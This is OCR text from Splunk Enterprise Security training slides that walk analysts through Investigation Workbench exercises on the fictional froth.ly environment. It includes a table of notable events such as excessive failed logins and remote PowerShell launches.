
Investigation Management



splunk> turn data into doing

Quick Search

Run a quick search for *iplocation* from the investigation bar




Questions?

Exercise #4

Investigation Management


Investigation Workbench

Timeline tab



Investigation Timeline


List View




Investigation Management


Edit a Note

Quick Search Run




Change the title of an entry





Return to Workbench



Exercise #5 – Investigate additional identity artifacts

https://docs.splunk.com/Documentation/ES/latest/User/InvestigationWorkbench#Add_artifacts_from_a_workbench_panel

Add users/identities (e.g., abluebird@froth.ly, abungstein@froth.ly) from the **Excessive Failed Logins** notable event as artifacts and explore them:


- Look for related identities with **Expand Artifact**

  NOTE: Not all of the identities will return correlated artifacts.

Explore the **Notable Events** across these additional identity artifacts

Has one of our critical business systems been compromised?!?


Investigation Management




splunk> turn data into doing

Add artifacts

Add all 14 artifacts



Investigation Management




Investigation Management

Notable Events

› Description

_time	src	dest	user	rule_name	severity	urgency	security_domain	status_label	owner
2020-09-25 18:58:06	172.16.50.200	31.171.154.114	unknown	Threat Activity Detected	low	low	threat	New	unassigned
2020-08-28 02:00:00	31.171.154.114	64.72.97.221	richards	Geographically Improbable Access Detected - PRD	critical	critical	access	New	unassigned
2020-08-18 21:00:00	96.247.194.3	windows.azure.active.directory	abluebird@froth.ly abungstein@froth.ly aturing@froth.ly bgist@froth.ly bstoll@froth.ly btun@froth.ly fyodor@froth.ly ghoppy@froth.ly jwortoski@froth.ly ktanninsky@froth.ly mkraeusen@froth.ly mvalitus@froth.ly pcerf@froth.ly rschlitzer@froth.ly	Excessive Failed Logins	medium	medium	access	New	unassigned
2020-08-18 21:00:00	96.247.194.3	00000002-0000-0000-c000-000000000000	Abluebird@froth.ly abungstein@froth.ly agrady@froth.ly aturing@froth.ly bgist@froth.ly bstoll@froth.ly btun@froth.ly fyodor@froth.ly ghoppy@froth.ly jwortoski@froth.ly ktanninsky@froth.ly mkraeusen@froth.ly mvalitus@froth.ly pcerf@froth.ly rschlitzer@froth.ly	Excessive Failed Logins	medium	medium	access	New	unassigned
2020-08-18 20:00:16		labrador.froth.ly	pcerf	ESCU - Creation of Shadow Copy - Rule	high	high	endpoint	New	unassigned
2020-08-18 19:35:00		labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned
2020-08-18 19:35:00		labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned
2020-08-18 19:30:00		labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned

New finding?
Let's explore!



Investigation Management

Any other notables for labrador?

